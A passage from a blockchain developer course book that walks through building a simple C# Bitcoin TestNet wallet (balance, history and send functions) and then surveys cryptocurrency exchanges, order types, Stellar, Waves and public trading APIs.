1) On the first line a **client** is initiated. Through it we will access the **transactions** for the given **address** from the wallet. For this **client** to work properly it is necessary to point the correct network, which in our example is **TestNet**;
2) Next, we initialize a simple **decimal variable** to hold the final **balance**, with starting **value** equal to 0 (zero);
3) Afterwards we get all **transactions** for the given **address** (note the **difference** - here we are interested what **balance** does the given **compartment** of the wallet hold, **not the wallet** as a whole).
4) Using two simple **for loops** we go through the returned data. Every transaction either **puts** Bitcoins into the address or **takes** out coins from it. Every transaction amount is converted to a **Money type variable** which afterwards is converted to **decimal**. This amount is added to the variable **totalBalance.**
5) After the data is exhausted the final value is shown to the user

Now we should try to see a balance of an address (or putting it differently – see how much money does our wallet compartment hold). We will achieve this by following these steps.

1) Start the program;
2) As **input** enter **Receive**
3) Give the necessary credentials
4) Copy an address
5) Type **Balance**
6) Enter credentials


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Your result should be familiar to this one

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Receive
Enter wallet's name: My_First_Wallet
Enter password: 123
mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
mqZkYaqScxGmZ56NmQJNVFo5VqAtko18A1
mu4dqpAvMZCdf2pP7N59xpQw27BxU7tjEY
n4fYfSmXbN2DTkDdh7e6EjhDmYVnbEf2Rd
n3yTDgxpzaVhP9mkWoA24LJRs4qBX9c41v
moGqNrKtAWs93ZDDnscHSbDdjrUgWfxUBS
mtfFCTsUJqT33q2RsnF64X9FAcd5BDDFMs
mj8ik1uoAZUVQUyRdCGX7aPFWwMSY6G3fe
msCCqnGBbjDmV8m1GEvm7ZYBGMjBK7oaQT
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Balance
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
Balance of wallet: 0
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

Obviously, not having received any Bitcoins the balance is zero. Now let us send something to this address and see what happens.

1) Open this URL: https://testnet.coinfaucet.eu/en/ - there you should see this window;



2) Enter **your address** in the field and go through the reCAPTCHA and then click on **Get Bitcoins!**
3) A new window should present itself and should look something like this

Note:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- The **amount** sent (in this case 1.74611071);
- The **address** sent to (mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41);
- The **transaction ID** (e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f)

Now let us check the balance of this address again. Your output should be similar to this one

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Balance
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
Balance of wallet: 1.74611071
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

Congratulations! You just got your first **TestNet Bitcoins**! Next, we will be implementing the **History** functionality.

Implement Method History

There is nothing new here. Credentials like **password** and **.JSON** name should be entered as the **address** you are interested in. This functionality is importance since when you want to spend Bitcoins you need to know the transaction ID through which you received the Bitcoins previously. Now let implement the **ShowHistory** method, which takes as arguments the entered **password**, **.JSON** name and **address**.

```
182        private static void ShowHistory(string password, string walletName, string wallet)
183        {
184            try
185            {
186                Safe loadedSafe = Safe.Load(password, walletFilePath + walletName + ".json");
187            }
188            catch
189            {
190                WriteLine("Wrong wallet or password!");
191                return;
192            }
```

The above code was already explained so we will not be going into any details. The next code goes right after the **catch** block

```
194            QBitNinjaClient client = new QBitNinjaClient(Network.TestNet);
195            var coinsReceived = client.GetBalance(BitcoinAddress.Create(wallet), true).Result;
196
197            string header = "-----COINS RECEIVED-----";
198            WriteLine(header);
199
200            foreach (var entry in coinsReceived.Operations)
201            {
202                foreach (var coin in entry.ReceivedCoins)
203                {
204                    Money amount = (Money)coin.Amount;
205                    WriteLine($"Transaction ID: {coin.Outpoint}; Received coins: {amount.ToDecimal(MoneyUnit.BTC)}");
206                }
207            }
208
209            WriteLine(new string('-', header.Length));
```

If you study the code you will notice that it is very similar to the one used to generate the balance of a given address. The differences arise because now we are interested not in the whole amount per se but in the different transactions. We get access to the transactions in the exactly same way as before:

1) First, we initiate a **client**;
2) Then we use its method **GetBalance** with appropriate arguments that receives a collection of transactions;
3) Next, we apply the basics of style (this is needed since the transactions and addresses are quite bulky so some kind of separation aids the interpretation of the data that is represented);

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

4) Again, we are using two **foreach loops** that go through the returned data;
5) In this step lies the difference between this **Balance** and **History** – instead of calculating a whole sum, now on the console the **transaction ID and its amount** are printed. This is achieved first through the conversion to **Money type variable**, and then to **decimal,** of the transaction amount and then accessing the transaction ID through **coin.Output**.

The next piece of code to add is the following:

```
203            var coinsSpent = client.GetBalance(BitcoinAddress.Create(wallet), false).Result;
204
205            string footer = "-----COINS SPENT-----";
206            WriteLine(footer);
207
208            foreach (var entry in coinsSpent.Operations)
209            {
210                foreach (var coin in entry.SpentCoins)
211                {
212                    Money amount = (Money)coin.Amount;
213                    WriteLine($"Transaction ID: {coin.Outpoint}; Spent coins: {amount.ToDecimal(MoneyUnit.BTC)}");
214                }
215            }
216
217            WriteLine(new string('-', footer.Length));
```

This code resembles a lot to the previous one. There are **two** main differences:

1) In the **GetBalance** method the bool argument is **false**;
2) Here **entry.SpentCoins** rather than **entry.ReceivedCons** is use.

This way we get the transaction ID of the Bitcoins spent.

Now is the moment to try this new method. If everything is entered correctly your output should look similar to this one

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: History
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
-----COINS RECEIVED-----
Transaction ID: e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f-1; Received coins: 1.74611071
------------------------
-----COINS SPENT-----
--------------------
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

If you look closely you will notice the similarities between the next two screenshots

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: History
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
-----COINS RECEIVED-----
Transaction ID: e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f-1; Received coins: 1.74611071
------------------------
-----COINS SPENT-----
--------------------
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Not having spent any coins leads to an empty **COINT SPENT** list. This will change when we implement the next and final method.

Implement Method Spend

Here the only new lines of code concern the **transaction ID**. This is needed to show where the Bitcoins are coming from. Where are you going to take this piece of data from? That is right, through the **History** method – there you are shown all **transaction IDs** through which you have received Bitcoins.

1. Since the code is a bit long, we are going to split it in a few more sections. The next lines of code are part of the **try block** of the **try-catch statement** that we have been using to check for valid inputs.

```
210     private static void Send(string password, string walletName, string wallet, string outPoint)
211     {
212
213         NBitcoin.BitcoinExtKey privateKey = null;
214         try
215         {
216             Safe loadedSafe = Safe.Load(password, walletFilePath + walletName + ".json");
217             for (int i = 0; i < 10; i++)
218             {
219                 if (loadedSafe.GetAddress(i).ToString() == wallet)
220                 {
221                     Write("Enter private key: ");
222                     privateKey = new BitcoinExtKey(ReadLine());
223                     if (!privateKey.Equals(loadedSafe.FindPrivateKey(loadedSafe.GetAddress(i))))
224                     {
225                         WriteLine("Wrong private key!");
226                         return;
227                     }
228                     break;
229                 }
230             }
231
232         }
233         catch
234         {
235             WriteLine("Wrong wallet or password!");
236             return;
237         }
```

Here the thing we do check whether such a **wallet** exists. This is done through the **load** method of a **Safe type variable**. If it does, we check whether it contains a certain **address**. This is done through a simple **for loop** that goes through the first ten addresses. If there is a match, the program expects to be fed the **private key for this address**. If you do not have it, you cannot spend Bitcoins, simple as that. Assuming some input is placed, a simple **if statement** is used to check whether the correct **private key** has been entered. If it is not, an error **message** is show, and the execution of the method is ended with the **key word return**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. The next lines of code are these

```
QBitNinjaClient client = new QBitNinjaClient(Network.TestNet);
var balance = client.GetBalance(BitcoinAddress.Create(wallet), false).Result;
OutPoint outPointToSpend = null;
foreach (var entry in balance.Operations)
{
    foreach (var coin in entry.ReceivedCoins)
    {
        if (coin.Outpoint.ToString().Substring(0, coin.Outpoint.ToString().Length - 2) == outPoint)
        {
            outPointToSpend = coin.Outpoint;
            break;
        }
    }
}
```

What this code does is it check all **transaction IDs** for the chosen address and whether there is a match with the afore entered **transaction ID by the user**. If there is no match, nothing can be spent, and the method ends. Otherwise it continues. The reason we are using a **substring** is that the last 2 characters are not part from the transaction ID. Now we have all the necessary data to answer the question "**From where** the Bitcoins are send?". So, we can start building our **transaction**.

1) You start building a transaction with the following code

```
var transaction = new Transaction();
transaction.Inputs.Add(new TxIn()
{
    PrevOut = outPointToSpend
});
```

This code simple initializes the transaction and sets from where Bitcoins be spent

2) Afterwards we need to point to **where** we want to send our Bitcoins

```
Write("Enter address to send to: ");
string addressToSentTo = ReadLine();
var hallOfTheMakersAddress = BitcoinAddress.Create(addressToSentTo);
```

The part **BitcoinAddress.Create** takes the "humanly readable" address and makes in into something that the Bitcoin chain can digest more efficiently.

3) Next, we need to select the amount we want to **send** and what we are willing to spend as **transaction costs**. This is achieved by first stating the **amount to send** and then the **amount we want to get back**. The difference stays for the **miners**. This can be done through the implementation of the following code.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Write("Enter amount to send: ");
decimal amountToSend = decimal.Parse(ReadLine());
TxOut hallOfTheMakersTxOut = new TxOut()
{
    Value = new Money(amountToSend, MoneyUnit.BTC),
    ScriptPubKey = hallOfTheMakersAddress.ScriptPubKey
};
Write("Enter amount to get back: ");
decimal amountToGetBack = decimal.Parse(ReadLine());
TxOut changeBackTxOut = new TxOut()
{
    Value = new Money(amountToGetBack, MoneyUnit.BTC),
    ScriptPubKey = privateKey.ScriptPubKey
};
```

Having this information by itself is not very helpful. We need to add it to our transaction

```
transaction.Outputs.Add(hallOfTheMakersTxOut);
transaction.Outputs.Add(changeBackTxOut);
```

4) One of the last things to do is to add a **message** in the transaction. Remember, it must be **short**.

```
Write("Enter message: ");
var message = ReadLine();
var bytes = Encoding.UTF8.GetBytes(message);
transaction.Outputs.Add(new TxOut()
{
    Value = Money.Zero,
    ScriptPubKey = TxNullDataTemplate.Instance.GenerateScriptPubKey(bytes)
});
```

5) The last thing to do is to **sign** the transaction and **check** whether everything went smoothly

```
transaction.Inputs[0].ScriptSig = privateKey.ScriptPubKey;
transaction.Sign(privateKey, false);
BroadcastResponse broadcastResponse = client.Broadcast(transaction).Result;
if (broadcastResponse.Success)
{
    Console.WriteLine("Transaction send!");
}
else
{
    Console.WriteLine("something went worng!:-(");
}
```

Let us test whether everything works as expected. **First**, choose an address where you want to send Bitcoins, then **collect all information** you need in order for the transaction to be send. Your output should look similar to this one.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Receive
Enter wallet's name: My_First_Wallet
Enter password: 123
mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
mq2kYaqScxGm256NmQJNVFo5VqAtko18A1
mu4dqpAvMZCdf2pP7N59xpQw27BxU7tjEY
n4fYfSmXbN2DTkDdh7e6EjhDmYUnbEf2Rd
n3yTDgxpzaUhP9mkWoA24LJRs4qBX9c41v
moGqNrKtAWs93ZDDnscHSbDdjrUgWfxUBS
mtfFCTsUJqT33q2RsnF64X9FAcd5BDDFMs
mj8ik1uoAZUVQUyRdCGX7aPFWwMSY6G3fe
msCCqnGBbjDmU8m1GEvm7ZYBGMjBK7oaQT
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: History
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
-----COINS RECEIVED-----
Transaction ID: e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f-1; Received coins: 1.74611071
------------------------
-----COINS SPENT-----
---------------------
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: Send
Enter wallet's name: My_First_Wallet
Enter wallet password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
Select outpoint (transaction ID): e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f
Enter private key: tprv8e6YLYtTxs2bPF3SxpZLgDibKiv2Ex4v6rnj3PV6QSv1zGsXjk5shPP9zqBPok7kbFrH7etMKTGJ27FHXDxrZ5AorqqG1bg4fdtKj7d3Eju
Enter address to send to: minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
Enter amount to send: 0.3
Enter amount to get back: 1
Enter message: Test
Transaction send!
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

Now to see if something has changed

```
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: History
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: mnVAhz1wN8twm4MgSdBzzX71dFjfGasj41
-----COINS RECEIVED-----
Transaction ID: 534b45da59d514e2acc215b46059f1cea03fbcab252c3ff84c54c49fb61d546d-1; Received coins: 1
------------------------
-----COINS SPENT-----
Transaction ID: e97cf669e979c54ed9a9cfc44808992ce59bd360995712612ba6d446e159ee6f-1; Spent coins: 1.74611071
---------------------
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]: History
Enter wallet's name: My_First_Wallet
Enter password: 123
Enter wallet address: minb9t6dAbTXbbFW5yZy2SuYQPL5RypUGB
-----COINS RECEIVED-----
Transaction ID: 534b45da59d514e2acc215b46059f1cea03fbcab252c3ff84c54c49fb61d546d-0; Received coins: 0.3
------------------------
-----COINS SPENT-----
---------------------
Enter operation ["Create", "Recover", "Balance", "History", "Receive", "Send", "Exit"]:
```

As visible from these screenshots the transaction was successful! Congratulation you have managed to build your own Simple Bitcoin Wallet with C#!

What to Submit?

Create a zip file (e.g. **`your-name-create-bitcoin-wallet-exercise.zip`**) holding the source code files.


Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.8. Crypto-Exchanges


Cryptocurrency Exchanges

Platforms for Trading Cryptocurrencies









Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Market Order

- Buy/sell at best price currently available
- Match against order book entries
  - Final price will be weighted average of what you matched with
- Might be more expensive compared to limit order
  - Market maker / market taker fees

Stop-Loss Order

- **If** price reaches a certain level, **then** place a Limit/Market Order
- **Different** from Limit Order
  - You don't want to submit **now**, but only if target is reached
  - E.g. you could offer to sell relatively **cheaply** if price falls
  - Limit Order would execute **immediately** and that's not what we want

Arbitrage

- Exploiting **price differences** between **currency pairs** and **exchanges**
  - Buy Bitcoin **cheaply** on one exchange, then send to another where it's **more expensive** (due to lack of sellers)
  - **Triangular arbitrage** is where an **intermediate pair** allows you to get a better price than between the two original pairs
- **Helps normalize the price across pairs and exchanges**
- Opportunities are **short-lived** and the differences - **small**
  - Usually done by **bots**
  - **Lots of capital needed** to actually make a reasonable profit
  - If you see a **big difference** that is **lasting for hours**, odds are some **exchange has crashed** and it's not possible to trade there

Cryptocurrency Buying Platforms

Coinbase

- Small fee for cryptocurrencies
- Coinbase is US based
  - Required to comply with US law
  - Considered as one of the most secure platforms
- Coinbase operates the GDAX exchange (for professional traders)

Coinbase: Pros and Cons

- Pros
  - Excellent Reputation
  - FDIC Insured
  - Easy to Use
  - Very Secure
  - Accepts Credit / Debit Cards
- Cons
  - Slow Customer Support
  - Limited Currencies Available

BitPanda

- 4 integrated online wallets
- Easy buying and selling Bitcoin, Litecoin, Ethereum and Dash
- Very popular around Europe

- Pros
  - Wide variety of payment options
  - Relatively low fees
  - Beginner friendly
  - Accepts Credit / Debit Cards
- Cons
  - Not available Worldwide
  - Fees are not stated explicitly

Cryptocurrency Exchange Platforms

Kraken

- Bitcoin margin trading
- Leveraged trading up to 5x
- iOS mobile app for trading
- Security with 2FA and encryption
- Trading tools provide a more robust functionality

- **Pros**
  - Beginner friendliness
  - Low fees
  - Payment methods
- **Cons**
  - Customer support

Bittrex

- Biggest crypto exchange
- Bitcoin, Litecoin, Ethereum and USDT markets
- Multi wallets for 250+ altcoins
- Bittrex is not so beginner friendly
- Mobile app is not available

- **Pros**
  - 250+ Trading Pairs
  - Better customer support than Poloniex
  - Easy to achieve basic account verification
- **Cons**
  - No fiat trading available

Bitfinex

- Exchange
- Margin Trading
- Margin Funding
- Order Types
- Customizable Interface
- Security

- Advanced Chart Tools
  - Visualize your orders, positions, and price alerts
  - Drag to change price
  - Tap to modify order properties
  - See your position profits

ShapeShift

- Exchange-as-a-Service
- Meant for integration in existing apps
  - For example, Jaxx wallet
- Split the fees with the app developers
  - 0.25% of total volume you sent them

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Decentralized Trading Platforms


About Stellar

- Stellar is open-source, distributed payments infrastructure stellar.org, stellarchain.io
- Build affordable financial services (buy and sell currencies)
- Has a small testnet open to developers

```
NETWORK_PASSPHRASE = 'Test SDF Network;
September 2015'

KNOWN_PEERS = [
'core-testnet1.stellar.org',
'core-testnet2.stellar.org',
'core-testnet3.stellar.org'
]
```

stellar-core_testnet.cfg

Stellar



Stellar Smart Contracts

- Can be used to build sophisticated Stellar smart contracts (SSC)
- SSC is much different from Ethereum smart contracts
  - They are not Turing complete
  - They are implemented as an agreement between multiple parties and enforced by transactions
- A single transaction on the Stellar network costs only ~$0.0000002

Stellar Operations

- Transactions are made up of a list of operations
- Each operation is an individual command that mutates the ledger
- Example: Create Account, Result: CreateAccountResult

Parameter	Type	Description
Destination	account ID	Account address that is created and funded.
Starting Balance	integer	Amount of XLM to send to the newly created account. This XLM comes from the source account.

Lumen (XLM)

- Lumen (XLM) is a digital currency
  - Native asset of the Stellar network
- In 2014 the Stellar network launched with 100 billion stellars
  - 2015 renamed stellar -> lumen
- Every year 1% inflation rate
- New lumens cannot be generated arbitrarily by anyone
- Stellar Lumens (XLM) and Ripple (XRP) are both founded by Jed McCaleb
- Both operate underlying payment processing solutions with native assets

Stellar Decentralized Exchange (SDEX)

- At the end of 2017 Stellar recruited a team to build a front-end for Stellar's SDEX
- SDEX will enable on-chain, protocol-level trades for any Stellar token
- SDEX is the Stellar network per se
- StellarTerm != the SDEX
  - StellarTerm is a client or an application that is built on top of SDEX and uses SDEX backend (the network) to exchange assets

StellarTerm

- StellarTerm is an open source client for the Stellar network
- Developed by Iris Li, a former employee of the Stellar Development Foundation
- The project is independent of the Stellar Development Foundation

Waves Platform

Waves Platform

- Waves Platform is an open blockchain platform
- Decentralized multi-purpose exchange platform
- Provides the services of launching, distributing and trading crypto token
  - Cryptos, fiat currencies, and all types of real-world commodities and assets can be issued, transferred and exchanged
- Built on top of the Scorex framework
- The fiat-crypto problem is solved through Waves fiat gateways
- Waves came up in 2016 and is the 7th most successful crowdfunding
  - Raised roughly 30,000 BTC.
  - Blockexplorer

APIs


- Application programming interface (API) allows users to access and control their accounts, using custom written software

```
# get tickets from various exchanges
def btstamp():
    bitStampTick = requests.get('https://www.bitstamp.net/api/ticker/')
    return bitStampTick.json()['last']

# get last btcusd bid and ask orders from bitstamp orderbook
#bid
def btstampOrderBookLastBidPrice():
    bitStampOrderBookLastBidPrice =
            requests.get('https://www.bitstamp.net/api/v2/order_book/btcusd/')
    return bitStampOrderBookLastBidPrice.json()['bids'][0][0]
```

Summary

- Buying cryptocurrencies for fiat money requires a credit card / wire transfer + identity verification (usually)
- Selling cryptocurrencies for fiat money requires a IBAN (for wire transfer) + identity verification (sometimes)
- Trading is performed at trading platforms like Bittrex / Kraken / Bitfinex
- APIs allows users to access and control their accounts, using custom written software

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Exercises: Play with Trading APIs: Bitstamp, Bitfinex, Coinbase and Kraken


The goal of this exercise is to consume trading APIs and get prices and orders from the orderbook from various exchanges like Bitstamp, Bitfinex, Coinbase and Kraken. An API is an "application program interface", usually provided for external access through RESTful Web Services, JSON-RPC or other communication protocol. It basically provides an access to company's data that isn`t traditionary setup in the way that may be in the website.

Our example will use public data functions, which exchanges offers without registration through their public APIs. We will use "Python 3".

For this exercise we use Ubuntu 16.04.3. Also, you will need "Python3" installed.


Create the Trading API Project

16. Open command terminal and create working directory for example "ExerciseAPI". Enter in the new created directory.

